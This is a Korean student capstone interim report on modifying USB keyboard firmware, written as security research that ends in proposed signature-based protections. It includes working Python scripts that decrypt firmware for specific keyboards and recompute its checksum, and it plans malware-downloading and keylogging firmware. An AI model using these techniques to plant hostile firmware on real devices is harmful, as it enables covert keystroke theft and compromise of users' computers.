

2023 전기 졸업과제 중간보고서

USB 키보드 펌웨어 변조 연구

36. 키보드 워리어


분과 : D

학번	201724546
이름	이창울
학번	202055607
이름	차현수
학번	201924619
이름	당낫투안

목차

1	요구조건 및 제약 사항 분석에 대한 수정사항	3
1 - 1	요구조건	3
1 - 2	제약 사항 및 수정사항	3
2	설계 상세화 및 변경내역	4
2 - 1	키보드 펌웨어 획득 및 분석	4
2 - 1 - 1	펌웨어 획득	4
2 - 1 - 2	펌웨어 분석	5
2 - 2	악성 행위 구현 및 공격 시나리오 도출	5
2 - 3	펌웨어 번조를 막기 위한 보호기법 도출	6
2 - 3 - 1	RSA	6
2 - 3 - 2	ECDSA	6
2 - 3 - 3	보호기법 도출	6
3	갱신된 과제 추진 계획	7
4	구성원별 진척도	7
5	보고 시점까지의 과제 수행 내용 및 중간 결과	8
5 - 1	각 키보드 별 펌웨어 분석 내용	8
5 - 1 - 1	펌웨어 분석을 위한 도구 제작	8
5 - 1 - 2	Deck CBL-87XN	12
5 - 1 - 3	한성 GK893B	16
5 - 1 - 4	Varmilo VA89M	21
5 - 1 - 5	Corsair K70 RGB TKL	24
5 - 2	. 악성 행위 구현	25

1 요구조건 및 제약 사항 분석에 대한 수정사항



[그림 1. 전체 구성도]

1 - 1 요구조건

- 대상 키보드에 대한 펌웨어 추출 및 분석
- 분석된 내용을 바탕으로 공격 시나리오 도출
- 키보드 펌웨어를 변조해 악성 행위 구현
- 키보드 펌웨어의 보안 강화를 위한 대응 방안 도출

1 - 2 제약 사항 및 수정사항

- 추출한 펌웨어가 암호화되어 있는 경우
 - ✓ 펌웨어가 암호화 되어있고, 펌웨어 업데이트 진행 중 복호화 과정이 있는 경우 펌웨어 업데이터를 분석하여 복호화를 진행
- Lock Bit 가 설정되어 키보드 펌웨어 디버깅이 어려움
 - ✓ Lock Bit 가 설정되어 디버깅이 어려울 경우, Lock Bit 를 해제 후 진행. Lock Bit 를 해제하기 위해서는 우선 플래시 메모리를 완전히 지우는 과정이

필요함. 이를 위해 키보드의 애플리케이션 영역과 부트로더 영역을 먼저 추출 후 플래시 메모리를 와이핑 하고, Lock Bit 를 해제하고 추출한 펌웨어를 다시 쓰는 방식으로 디버거블하게 만들 수 있음.

2 설계 상세화 및 변경내역

2 - 1 키보드 펌웨어 획득 및 분석

키보드 별로 획득경로가 다양하다. 쉽게는 키보드 제조사 공식 홈페이지에서 펌웨어를 바로 다운로드 받을 수 있지만, 펌웨어를 제공하더라도 암호화가 되어있는 경우가 있다. 또 다른 경우로 펌웨어가 포함된 특수한 파일 형태로 펌웨어가 제공되어 펌웨어 업데이터를 분석해 펌웨어를 해당 파일에서 직접 추출해야 한다. 따라서 각 키보드가 펌웨어를 업데이트하는 방식과 상황에 맞게 다른 방식으로 펌웨어를 추출해야 한다.

2 - 1 - 1 펌웨어 획득

현재 대상으로 하는 키보드는 4 가지이며, 획득방법을 다음과 같다.

- Deck CBL-87XN
 - ✓ 제조사 홈페이지에서 제공됨.
- 한성 GK893B
 - ✓ 제조사 홈페이지에서 제공됨. 그러나 암호화 되어있어 복호화 과정이 필요함.
- Varmilo VA89M
 - ✓ 제조사에서 특수한 파일 형태(.MTP 확장자) 형태로 제공되어 펌웨어 업데이터를 분석해 펌웨어를 추출해야 함.
- Corsair K70 RGB TKL
 - ✓ 제조사 홈페이지에서 제공됨.

2 - 1 - 2 펌웨어 분석

- 펌웨어 추출 후 얻어낸 펌웨어를 분석해 변조가 가능한지 판단
- 암호화가 되어있으면 업데이터를 분석해서 알아내거나 직접 펌웨어 파일을 분석해 복호화 과정 수행
- 변조된 펌웨어가 업데이터를 통해 키보드에 올라간 후 정상적으로 동작하는 지 확인

2 - 2 악성 행위 구현 및 공격 시나리오 도출

공격 시나리오는 다음과 같이 두 가지 방식으로, 각 시나리오대로 악성 행위를 구현한다.

- 악성 프로그램 설치
 - ✓ 키보드 펌웨어에 악성프로그램을 다운받고 설치하는 코드를 삽입한다.
- 이후 사용자가 키보드를 사용할 때 악성 프로그램이 설치되어 이를 통해 사용자의 컴퓨터를 장악할 수 있다.
- 키로거(Keylogger)
 - ✓ 사용자가 하는 키 입력들을 키보드에 있는 저장공간을 활용하여 저장하고, 인터넷에 연결된 경우 저장된 키 입력들을 전송한다.

2 - 3 펌웨어 변조를 막기 위한 보호기법 도출

펌웨어 변조를 막기 위해 디지털 서명을 활용할 수 있을 것이다. RSA, ECDSA 방식이 있는데 더 적합한 방법을 고민해보고 상황에 맞는 방법을 사용할 것이다.

2-3-1 RSA

공개키, 개인키라는 두 개의 키를 사용한다. 공개키는 모두에게 알려져 있으며 메시지를 암호화하는데 쓰이며, 암호화된 메시지는 개인키를 가진 자만 복호화할 수 있다.

메세지가 인증된 사용자로부터 왔는지 확인하기 위해 서명과 검증절차도 가능한데, 개인키로 암호화(서명)하고 공개키로 복호화(검증)하는 과정으로 가능하다.

2-3-2 ECDSA

ECDSA (Elliptic Curve Digital Signature Algorithm)는 타원곡선을 이용한 전자서명 알고리즘이다. ECDSA의 키는 RSA보다 더 작지만 보안 수준이 유사하다.

2-3-3 보호기법 도출

위와 같이 보호기법은 RSA나 ECDSA 방식으로 펌웨어 변조를 방지할 수 있을 것이다. RSA 방식을 사용하면 키 생성, 암호화 및 복호화가 간단하지만 ECDSA가 RSA보다 동등한 수준의 보안성이지만 공개키 사이즈가 절반이기 때문에 공간이 작은 키보드의 저장공간에 키를 저장하기 더 쉽다.

Security (In Bits)	RSA Key Length Required (In Bits)	ECC Key Length Required (In Bits)
80	1024	160-223
112	2048	224-255
128	3072	256-383
192	7680	384-511
256	15360	512+

[그림 2. RSA 암호와 ECDSA (ECC)암호의 서명 키 크기 비교]

따라서 각 키보드의 상황에 맞게 RSA또는 ECDSA를 선택하여 보호기법을 적용해야한다.

3 갱신된 과제 추진 계획

#	항목	종료	남은 기간 (주)	날짜				
				8/1	8/15	9/1	9/15	9/30
1	펌웨어 업데이터 분석	8 / 19	2					
2	펌웨어 분석	8 / 26	3					
3	변조된 펌웨어를 키보드로 업데이트 할 수 있는 지 검증	9 / 2	4					
4	공격 시나리오를 기반으로 악성 행위 구현	9 / 9	5					
5	펌웨어 변조 보호기법 도출	9 / 9	5					
6	미흡한 부분 보완 및 마무리	9 / 30	8					

4 구성원별 진척도

이름	역할
이창울	키보드 펌웨어 분석 도구 개발 완료 키보드 펌웨어(Vamilo, Corsair) 분석 진행 중 변조된 펌웨어 제작 진행 중
차현수	키보드 펌웨어(Deck, 한성) 분석 완료 키보드 펌웨어 업데이터 분석 및 개발 진행 중 변조된 펌웨어 제작 진행 중
당낫투안	펌웨어 변조 관련 논문 조사 및 자료 수집 완료 키보드 펌웨어 분석을 위한 실험 환경 구성 진행 중 키보드 펌웨어 보호기법 도출 진행 중

5 보고 시점까지의 과제 수행 내용 및 중간 결과

5 - 1 각 키보드 별 펌웨어 분석 내용

5 - 1 - 1 펌웨어 분석을 위한 도구 제작

펌웨어의 원활한 분석을 위해 추가적인 도구를 제작했다. 펌웨어 분석을 위해 **IDA** 라는 분석 프로그램을 사용한다. **IDA** 에서 사용가능한 **Firmloader** 라는 오픈소스 플러그인이 있는데 펌웨어의 Vector table 과 Register 등의 정보가 있는 데이터가 필요하다. 그래서 우리가 분석할 키보드의 MCU Data sheet 를 기반으로 데이터를 만들어내는 코드를 구현했다.

```
...
interrupt = [{"IRQ0_SRC", 0x00, "R", "IRQ0 (BOD) interrupt source identity", "0xFFFF_FFFF"},
["IRQ1_SRC", 0x04, "R", "IRQ1 (WDT) interrupt source identity", "0xFFFF_FFFF"],
["IRQ2_SRC", 0x08, "R", "IRQ2 (EINT0) interrupt source identity", "0xFFFF_FFFF"],
["IRQ3_SRC", 0x0C, "R", "IRQ3 (EINT1) interrupt source identity", "0xFFFF_FFFF"],
["IRQ4_SRC", 0x10, "R", "IRQ4 (GPA/B) interrupt source identity", "0xFFFF_FFFF"],
["IRQ5_SRC", 0x14, "R", "IRQ5 (GPC/D/F) interrupt source identity", "0xFFFF_FFFF"],
...
data = {}
data['brand'] = 'NUVOTON'
data['family'] = 'NuMicro'
data['name'] = 'NUC123'
data['bits'] = 32
data['mode'] = 1
data['segments'] = [
    {
        "name": "FLASH",
        "start": "0x0",
        "end": "0xffff",
        "type": "CODE"
    },
    {
        "name": "SRAM",
        "start": "0x20000000",
        "end": "0x20004fff",
        "type": "DATA"
    }
]
...
data['vector_table'] = []
addr = 0
for e in int_table:
    name = e[0]
    value = e[1]
    comment = e[2]
```



```

if value >= 0:
    src_ip = e[3]

if name == 'Reserved':
    addr += 4
    continue

tmp_dict = {}
tmp_dict['name'] = name
tmp_dict['value'] = value
tmp_dict['addr'] = hex( addr )
tmp_dict['comment'] = comment
data['vector_table'].append( copy.deepcopy( tmp_dict ) )
addr += 4

with open( "nuc123.json", "w" ) as f:
    f.write( json.dumps( data ) )

```

[그림 3. 데이터 생성 구현 코드 중 일부]

```

{
  "brand": "NUVOTON",
  "family": "NuMicro",
  "name": "NUC123",
  "bits": 32,
  "mode": 1,
  "segments": [
    {
      "name": "FLASH",
      "start": "0x0",
      "end": "0xffff",
      "type": "CODE"
    },
    {
      "name": "SRAM",
      "start": "0x20000000",
      "end": "0x20004fff",
      "type": "DATA"
    }
  ],
  "peripherals": [
    {
      "name": "GCR",

```

```

"start": "0x50000000",
  "end": "0x500001ff",
  "comment": "System Global Control Registers",
  "registers": [
    {
      "name": "PDID",
      "offset": "0x0"
    },
    {
      "name": "RSTSRC",
      "offset": "0x4"
    },
    ...

```

[그림 4. 생성된 데이터 중 일부]

펌웨어 정보가 담긴 데이터를 생성해내면, 이 데이터를 이용해 더 원활하게 펌웨어 분석이 가능하다.

또한, Firmloader 플러그인 코드 중 현재 대상 키보드 펌웨어를 분석할 때 맞지 않는 부분이 있어 약간 수정하였다.

```

# Create peripherals
if ida_kernwin.ask_yn(1, "Would you like to load peripherals?"):
    for peripheral in current_mcu["peripherals"]:
        # Start of the peripheral struct
        start = int(peripheral["start"],16)
        end = int(peripheral["end"],16)
        ida.segment.add_segm(0,start,end,peripheral["name"],"DATA",0)
        if peripheral["registers"]:
            for register in peripheral["registers"]:
                offset = int(register["offset"],16)
                idc.set_name(start + offset, f'{peripheral["name"]}_{register["name"]}', idc.SN_NOCHECK)
        # Add comment if any
        idc.set_cmt(start,peripheral["comment"],False)

```

[그림 5. Firmloader 플러그인 코드 수정 전]

```

# Create peripherals
if ida_kernwin.ask_yn(1, "Would you like to load peripherals?"):
    for peripheral in current_mcu["peripherals"]:
        # Start of the peripheral struct
        start = int(peripheral["start"],16)
        end = int(peripheral["end"],16)
        ida.segment.add_segm(0,start,end,peripheral["name"],"VOLATILE",0)
        if peripheral["registers"]:
            for register in peripheral["registers"]:
                offset = int(register["offset"],16)
                idc.set_name(start + offset, f'{peripheral["name"]}_{register["name"]}', idc.SN_NOCHECK)
        # Add comment if any
        idc.set_cmt(start,peripheral["comment"],False)

```

[그림 6. Firmloader 플러그인 코드 수정 후]

```

ROM:00000000 ; Segment type: Pure code
ROM:00000000 AREA ROM, CODE, READWRITE, ALIGN=0
ROM:00000000 CODE32
ROM:00000000 DCB 0xC0
ROM:00000001 DCB 0x11
ROM:00000002 DCB 0
ROM:00000003 DCB 0x20
ROM:00000004 DCB 0xD5
ROM:00000005 DCB 0
ROM:00000006 DCB 0
ROM:00000007 DCB 0
ROM:00000008 DCB 0xF5
ROM:00000009 DCB 0
ROM:0000000A DCB 0
ROM:0000000B DCB 0
ROM:0000000C DCB 0xF7
ROM:0000000D DCB 0
ROM:0000000E DCB 0
ROM:0000000F DCB 0
ROM:00000010 DCB 0
ROM:00000011 DCB 0
ROM:00000012 DCB 0
ROM:00000013 DCB 0
ROM:00000014 DCB 0
ROM:00000015 DCB 0
ROM:00000016 DCB 0
ROM:00000017 DCB 0
ROM:00000018 DCB 0

```

[그림 7. 데이터 적용 전]

```

FLASH:00000000 ; Segment type: Pure code
FLASH:00000000 AREA FLASH, CODE, READWRITE, ALIGN=0
FLASH:00000000 CODE16
FLASH:00000000 StackPointer_vector DCD 0x200011C0 ; SP_main - The Main stack pointer
FLASH:00000004 Reset_vector DCD 0xD5 ; Priority : -3
FLASH:00000008 NMI_vector DCD 0xF5 ; Priority : -2
FLASH:0000000C HardFault_vector DCD 0xF7 ; Priority : -1
FLASH:00000010 DCD 0
FLASH:00000014 DCD 0
FLASH:00000018 DCD 0
FLASH:0000001C DCD 0
FLASH:00000020 DCD 0
FLASH:00000024 DCD 0
FLASH:00000028 DCD 0
FLASH:0000002C SVCcall_vector DCD 0xF9 ; Configurable
FLASH:00000030 DCB 0
FLASH:00000031 DCB 0
FLASH:00000032 DCB 0
FLASH:00000033 DCB 0
FLASH:00000034 DCB 0
FLASH:00000035 DCB 0
FLASH:00000036 DCB 0
FLASH:00000037 DCB 0
FLASH:00000038 PendSV_vector DCD 0xFB ; Configurable
FLASH:0000003C SysTick_vector DCD 0xFD ; Configurable
FLASH:00000040 BOD_OUT_vector DCD 0xFF ; Brown-out low voltage detected interrupt
FLASH:00000044 WDT_INT_vector DCD 0xFF ; Watchdog/Window Watchdog Timer interrupt
FLASH:00000048 EINT0_vector DCD 0xFF ; External signal interrupt from PB.14 pin
FLASH:0000004C EINT1_vector DCD 0xFF ; External signal interrupt from PB.15 or PD.11 pin
FLASH:00000050 GPAB_INT_vector DCD 0x1D89 ; External signal interrupt from PA[15:0]/PB[13:0]
FLASH:00000054 GPCDF_INT_vector DCD 0xFF ; External interrupt from PC[15:0]/PD[15:0]/PF[3:0]

```

[그림 8. 데이터 적용 후]

만들어낸 데이터를 적용하면 아무 의미 없던 16 진수 데이터에 그림 7 과 같이 설명과 정보가 추가되어 분석이 원활해진다.

5 - 1 - 2 Deck CBL-87XN

Name

(87XN)L2226V301.bin

USB_FD.exe

[그림 9. Deck CBL-87XN 펌웨어 및 펌웨어 업데이터 파일 목록]

Deck 의 CBL-87XN 키보드의 펌웨어와 펌웨어 업데이터는 제조사 홈페이지에서 구할 수 있다. 그림 8 에서 (87XN)L2226V301.bin 파일이 펌웨어이고, USB_FD.exe 파일이 펌웨어 업데이터이다.

```

text:00402FC9      add     eax, 0FFFFFF0h
text:00402FCC      adc     edx, 0FFFFFFFh
text:00402FCF      add     eax, 2
text:00402FD2      push    edi                ; dwMoveMethod
text:00402FD3      adc     edx, edi
text:00402FD5      push    edx                ; int
text:00402FD6      push    eax                ; lDistanceToMove
text:00402FD7      lea     ecx, [esp+0A8h+var_6C]
text:00402FD8      call    sub_418553
text:00402FE0      push    0Ah                ; nNumberOfBytesToRead
text:00402FE2      lea     ecx, [esp+0A0h+Buffer]
text:00402FE6      push    ecx                ; lpBuffer
text:00402FE7      lea     ecx, [esp+0A4h+var_6C]
text:00402FE8      call    read_file
text:00402FE9      mov     bl, [esp+9Ch+Buffer]
text:00402FF4      mov     al, [esp+9Ch+var_48]
text:00402FF8      movzx   edx, [esp+9Ch+var_4A]
text:00402FFD      movzx   ecx, [esp+9Ch+var_48]
text:00403002      rol     bl, 4
text:00403005      rol     al, 4
text:00403008      not     al
text:0040300A      mov     [esp+9Ch+var_57], al
text:0040300E      movzx   eax, [esp+9Ch+var_49]
text:00403013      rol     dl, 4
text:00403016      rol     al, 4
text:00403019      not     dl
text:0040301B      not     al
text:0040301D      mov     [esp+9Ch+var_57+1], dl
text:00403021      movzx   edx, [esp+9Ch+var_47]
text:00403026      mov     [esp+9Ch+var_57+2], al
text:0040302A      movzx   eax, [esp+9Ch+var_46]

85 LABEL_63:
86     if ( v32 )
87         (*(void (__stdcall **))(volatile signed _
88         goto LABEL_65;
89     }
90     v5 = sub_41868B(v50);
91     sub_418553(v5 - 16 + 2, (unsigned __int64)(v
92     read_file((int)v50, Buffer, 0xAu);
93     v51[0] = ~ROL1(Buffer[1], 4);
94     v51[1] = ~ROL1(Buffer[2], 4);
95     v51[2] = ~ROL1(Buffer[3], 4);
96     v51[3] = ~ROL1(Buffer[4], 4);
97     v51[4] = ~ROL1(Buffer[5], 4);
98     v51[5] = ~ROL1(Buffer[6], 4);
99     v51[6] = ~ROL1(Buffer[7], 4);
100    v6 = ~ROL1(Buffer[0], 4);
101    v51[7] = ~ROL1(Buffer[8], 4);
102    v51[8] = ~ROL1(Buffer[9], 4);
103    sub_41876A(v50);
104    sub_415BEA(1002);
105    sub_415E0D(0);
106    sub_415BEA(1002);

```

[그림 10. USB_FD.exe 펌웨어 업데이터 코드 중 일부]

펌웨어가 암호화 되어있어, 펌웨어 업데이터를 분석해 복호화 과정을 찾았고, 이를 기반으로 파이썬으로 복호화 과정을 구현해 펌웨어 복호화를 성공했다.


```

import sys

data = open(sys.argv[1], "rb").read()
result = bytes(map(lambda x: (((x << 4) | (x >> 4))&0xff) ^ 0xff, data))
open(sys.argv[1] + "-dec", "wb").write(result)

```

[그림 11. Deck CBL-87XN 펌웨어 복호화 구현 코드]



[그림 14. 분해한 Deck CBL-87XN 키보드의 기판]

얻어낸 MCU 정보로 칩 제조사 Nuvoton 에서 제공하는 데이터 시트를 활용해 vector table 과 instruction 들을 식별할 수 있었다.

```
FLASH:00000000 StackPointer_vector DCD 0x200011C0 ; SP_main - The Main stack pointer
FLASH:00000004 Reset_vector DCD 0xD5 ; Priority : -3
FLASH:00000008 NMI_vector DCD 0xF5 ; Priority : -2
FLASH:0000000C HardFault_vector DCD 0xF7 ; Priority : -1
FLASH:00000010 DCD 0
FLASH:00000014 DCD 0
FLASH:00000018 DCD 0
FLASH:0000001C DCD 0
FLASH:00000020 DCD 0
FLASH:00000024 DCD 0
FLASH:00000028 DCD 0
FLASH:0000002C SVCcall_vector DCD 0xF9 ; Configurable
FLASH:00000030 DCD 0
FLASH:00000034 DCD 0
FLASH:00000038 PendSV_vector DCD 0xFB ; Configurable
FLASH:0000003C SysTick_vector DCD 0xFD ; Configurable
FLASH:00000040 BOD_OUT_vector DCD 0xFF ; Brown-out low voltage detected interrupt
FLASH:00000044 WDT_INT_vector DCD 0xFF ; Watchdog/Window Watchdog Timer interrupt
FLASH:00000048 EINT0_vector DCD 0xFF ; External signal interrupt from PB.14 pin
FLASH:0000004C EINT1_vector DCD 0xFF ; External signal interrupt from PB.15 or PD.11 pin
FLASH:00000050 GPAB_INT_vector DCD 0x1D89 ; External signal interrupt from PA[15:0]/PB[13:0]
FLASH:00000054 GPCDF_INT_vector DCD 0xFF ; External interrupt from PC[15:0]/PD[15:0]/PF[3:0]
```

[그림 15. 펌웨어의 Vector table 중 일부]


```

FLASH:000000D4 Reset_handler
FLASH:000000D4
FLASH:000000D4 ; FUNCTION CHUNK AT FLASH:000000C0 SIZE 00000008 BYTES
FLASH:000000D4
FLASH:000000D4          LDR          R0, =GCR_REGWRPROT
FLASH:000000D6          LDR          R1, =(PWMA_INT_vector+1)
FLASH:000000D8          STR          R1, [R0]
FLASH:000000DA          LDR          R1, =0x16
FLASH:000000DC          STR          R1, [R0]
FLASH:000000DE          LDR          R1, =I2C0_INT_vector
FLASH:000000E0          STR          R1, [R0]
FLASH:000000E2          LDR          R2, =GCR_PORCR
FLASH:000000E4          LDR          R1, =0x5AA5
FLASH:000000E6          STR          R1, [R2]
FLASH:000000E8          MOVS         R1, #0
FLASH:000000EA          STR          R1, [R0]
FLASH:000000EC          LDR          R0, =(nullsub_2+1)
FLASH:000000EE          BLX          R0          ; nullsub_2
FLASH:000000F0          LDR          R0, =(loc_C0+1)
FLASH:000000F2          BX           R0          ; loc_C0
FLASH:000000F2 ; End of function Reset_handler

```

[그림 16. 펌웨어의 Instruction 일부]

그리고 펌웨어의 가장 마지막 부분에서 4 바이트로 되어있는 Checksum 값이 있음을 확인했다. 펌웨어를 변조하면 Checksum 을 다시 계산해 넣어주어야 한다. Checksum 을 구하는 방법은 많이 사용되는 방법을 추측하여 계산했고, 그림 17 에 나와있는 코드와 같이 추측한 방법으로 변조된 펌웨어의 Checksum 을 다시 계산하여 적용했다. 해당 방법으로 계산된 Checksum 이 있는 펌웨어를 키보드에 올렸을 때 문제없이 동작했기 때문에 이 방법이 정확했음을 알 수 있다.

```

0000CFA0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF YYYYYYYYYYYYYYYYYY
0000CFB0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF YYYYYYYYYYYYYYYYYY
0000CFC0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF YYYYYYYYYYYYYYYYYY
0000CFD0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF YYYYYYYYYYYYYYYYYY
0000CFE0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF YYYYYYYYYYYYYYYYYY
0000CFF0 48 59 47 46 4B 38 37 43 00 00 00 00 5B 15 A3 4C HYGFK87C....[.4L

```

[그림 17. 펌웨어 끝 부분에 있는 Checksum]

```

from struct import pack, unpack
u32 = lambda x: unpack("<I", x)[0]

def main():
    f = open("L2226V301.bin-dec", "rb")
    data = f.read()
    f.close()

    result = -1

    for i in range(0, len(data)-4, 4):
        result += u32(data[i:i+4])

    result &= 0xffffffff
    result ^= 0xffffffff

    print(hex(result))
if __name__ == '__main__':
    main()


```

[그림 18. Checksum 계산 구현 코드]

여기까지 Deck CBL-87XN 키보드의 분석내용으로, 분석이 완료되어 펌웨어를 변조하기 위해 필요한 정보를 모두 얻어내었다.

5 - 1 - 3 한성 GK893B

한성 GK893B 키보드는 펌웨어와 업데이터를 제조사에서 제공한다. 그림 18 은 펌웨어 및 업데이터의 목록이며 **GK893B_6K V1.1.2_20230223.bin** 파일이 펌웨어이고, **GTune GK Tuner.exe** 파일이 펌웨어 업데이터이다.



[그림 19. Varmilo VA89M 펌웨어 및 펌웨어 업데이터 파일 목록]

한성의 펌웨어도 암호화가 되어있었다. 펌웨어 파일을 분석해보았을 때, 문자열이 8 의 배수의 길이로 반복되고 특정 문자열이 반복되는 것을 볼 수 있었다. 따라서 블록암호의 모드 중 ECB 모드를 사용한 것으로 추측했다. 가장 많이 출현한 4096DD959A3D2DFF

블록의 복호화 결과를 0000000000000000 로 가정하고, 암호 알고리즘을 DES 로 가정하여 암호키 7200000000000000 를 획득하였다. 이를 기반으로 코드를 작성하여 복호화에 성공하였다.

```
import binascii
from Crypto.Cipher import DES
from struct import pack, unpack

u16_B = lambda x: unpack(">H", x)[0]

def main():
    with open("GK893B V1.0.25_20210702.bin", "r") as f:
        data = f.read().strip().split("\n")

    block_dict = {}
    decryptor = DES.new(binascii.unhexlify("7200000000000000"), DES.MODE_ECB)
    result = b""

    for line in data:
        _len = int(line[1:3], 16)
        blocks = b"".join([decryptor.decrypt(binascii.unhexlify(line[b:b+16])) for b in range(3, len(line), 16)])

        size, offset, _type, data_block, checksum = blocks[0], u16_B(blocks[1:3]), blocks[3], blocks[4:_len-1], blocks[_len-1]
        calculated_checksum = ((sum(blocks[:_len-1]) ^ 0xff) + 1) & 0xff

        pad = blocks[_len:]

        print(_type)

        assert size == len(data_block)
        assert pad == b"\x00" * len(pad)
        assert calculated_checksum == checksum

        if size == 16:
            print(offset, blocks)
            result += data_block

    with open("decrypted.bin", "wb") as f:
        f.write(result)

if __name__ == "__main__":
    main()
```

[그림 20. 펌웨어 복호화 구현 코드]


Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	3A	30	37	39	33	44	34	34	37	36	38	38	30	43	39	37	:0793D4476880C97
00000010	44	38	43	0D	0A	3A	31	35	44	38	45	32	33	34	39	46	D8C...:15D8E2349F
00000020	31	30	30	44	43	38	33	33	38	42	30	37	45	39	39	39	100DC8338B07E999
00000030	34	36	46	31	42	37	32	39	45	41	30	43	43	32	35	43	46F1B729EA0CC25C
